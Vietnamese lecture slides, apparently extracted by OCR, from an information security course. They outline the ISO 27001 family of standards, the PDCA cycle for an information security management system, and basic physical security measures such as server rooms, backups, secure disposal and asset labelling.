
Giới thiệu ISO 27001

3

Quản lý an toàn thông tin theo ISO 27001

Lịch sử ISO 27001

Bristish Standard



Giới thiệu chung

- Đến nay, "27001" đại diện cho một bộ tiêu chuẩn 2700x
- ISO 27001 là một trong các tiêu chuẩn
- ISO 27001 là mục tiêu
- Các tiêu chuẩn khác giúp đạt được mục tiêu
- Hai nhóm tiêu chuẩn: tiêu chuẩn áp dụng, tiêu chuẩn kiểm chuẩn

Tiêu chuẩn áp dụng (1/2)

- ISO/IEC 27000 – ISMS Overview and Vocabulary;
- ISO/IEC 27001 – ISMS Requirements
- ISO/IEC 27002 – Code of Practice for Information Security Management
- ISO/IEC 27003 – ISMS Implementation Guidance;

Tiêu chuẩn áp dụng (2/2)


- ISO/IEC 27004 – Information Security Management Measurement & Metrics;
- ISO/IEC 27005 – Information Security Risk Management;
- ISO/IEC TR 27008 – Guidelines for Auditors on Information Security Controls;
- ISO/IEC 27031 – Information and Telecomunication Technology (ICT) Readiness for Business Continuity.

Tiêu chuẩn kiểm chuẩn

- ISO/IEC 17021 – Conformity Assessment: Requirements for bodies providing audit and certification of management systems;
- ISO/IEC 27006 – Requirements for bodies providing audit and certification of Information Security Management Systems.

Phiên bản mới nhất
ISO 27001:2013

Bộ tiêu chuẩn ISO 27000



1

Quản lý an toàn thông tin

2


3

Quản lý an toàn thông tin theo ISO 27001

ISO 27001

- ISO 27001 cung cấp mô hình để xây dựng, thiết lập, vận hành, rà soát, bảo trì và cải tiến một Hệ thống quản lý an toàn thông tin
- ISMS = Information Security Management System
- Mô hình PDCA (Plan – Do – Check – Act)


Các kiểm soát (Phụ lục A)



Mô hình PDCA

Các yêu cầu và mong muốn về an toàn thông tin

Thực hiện
triển khai và vận hành ISMS




Lập kế hoạch
thiết lập ISMS

Cải tiến
duy trì và cải tiến ISMS

Kiểm tra
theo dõi và rà soát ISMS

an toàn thông tin được quản lý

Thực hiện các bước của mô hình PDCA



1/4. Lập kế hoạch

❑Thiết lập ISMS

a) Xác định phạm vi của ISMS

b) Đề ra một chính sách ISMS

c) Xác định một phương pháp đánh giá rủi ro của tổ chức

d) Nhận diện các rủi ro

e) Phân tích và đánh giá các rủi ro

f) +++

2/4. Thực hiện

- **Triển khai và vận hành ISMS**

a) Thiết lập kế hoạch xử lý rủi ro

b) Thực hiện kế hoạch xử lý rủi ro

c) Thực hiện các công cụ kiểm soát được chọn để đáp ứng các mục tiêu kiểm soát

d) Quy định cách đo lường sự hiệu quả của các công cụ kiểm soát được chọn

e) +++

3/4. Theo dõi và rà soát

- **Theo dõi và rà soát ISMS**

a) Thực hiện các thủ tục theo dõi, soát xét và các công cụ kiểm soát khác

b) Rà soát định kỳ hiệu quả của ISMS

c) Đo lường hiệu quả của các công cụ kiểm soát

d) Xem xét định kỳ các đánh giá rủi ro

e) Định kỳ đánh giá nội bộ ISMS

f) +++

4/4. Cải tiến

- **Duy trì và cải tiến ISMS**


a) Thực hiện các cải tiến đã được xác định

b) Thực hiện các hành động khắc phục và phòng ngừa thích hợp

c) Thông tin về các hoạt động và cải tiến với tất cả các bên liên quan

d) Bảo đảm các cải tiến đạt được mục tiêu đề ra

Tiếp tục vòng lặp



CƠ SỞ AN TOÀN THÔNG TIN

Bài 10. Một số vấn đề khác

1. An toàn vật lý
2. Nhân lực an toàn thông tin
3. Đảm bảo an toàn liên tục

An toàn vật lý

- Một trong những cách đơn giản nhất nhưng hiệu quả nhất để bảo vệ tài sản thông tin
- phụ thuộc vào ngân sách, kích thước, loại hình kinh doanh và sự nhạy cảm của thông tin
- bảo vệ ba loại tài sản chính: con người, trang thiết bị và dữ liệu

- Các hiểm họa:
  - Nhiệt độ quá cao
  - Các chất khí
  - Các chất lỏng
  - Sinh vật sống
  - Các vật phóng đi tự động như tên lửa…
  - Các chuyển động
  - Các bất thường về năng lượng
  - Con người
  - Các chất độc
  - Khói và lửa

- việc sao lưu dữ liệu, loại bỏ các dữ liệu nhạy cảm khi không cần dùng nữa (làm cho dữ liệu không thể truy cập khi không còn cần thiết: cắt nhỏ một tập giấy có chứa dữ liệu nhạy cảm trước khi vất đi)…

- Các bước…
  - Khảo sát các tòa nhà và giải quyết các vấn đề rõ ràng. Đặt ổ khóa bền vững trên cửa ra vào, lắp đặt các cửa sổ tốt, và chắc chắn rằng mọi người ngừng hoạt động vào cuối ngày
  - Đặt máy chủ và các thiết bị chuyên môn quan trọng khác trong phòng chuyên dụng với khóa cửa bên trong và không có cửa sổ
  - Cài đặt hệ thống điều hòa không khí và phát hiện lửa thích hợp trong các phòng đặc biệt

- Các bước…
  - Tránh để các thiết bị quan trọng gần lỗ thông hơi, đường ống, nhà bếp, nhà vệ sinh, bộ tản nhiệt và các mối nguy hiểm tương tự khác
  - Tắt màn hình vào ban đêm (điều này ngăn cản việc ánh sáng làm lộ)
  - Giữ một danh sách (hoặc kiểm kê tài sản) của tất cả các hệ thống, bộ nhớ, bộ xử lý, số seri, vị trí và ngày mua

- Các bước…
  - Gắn nhãn vĩnh viễn trên thiết bị có giá trị => có thể giúp tìm lại các thiết bị bị đánh cắp
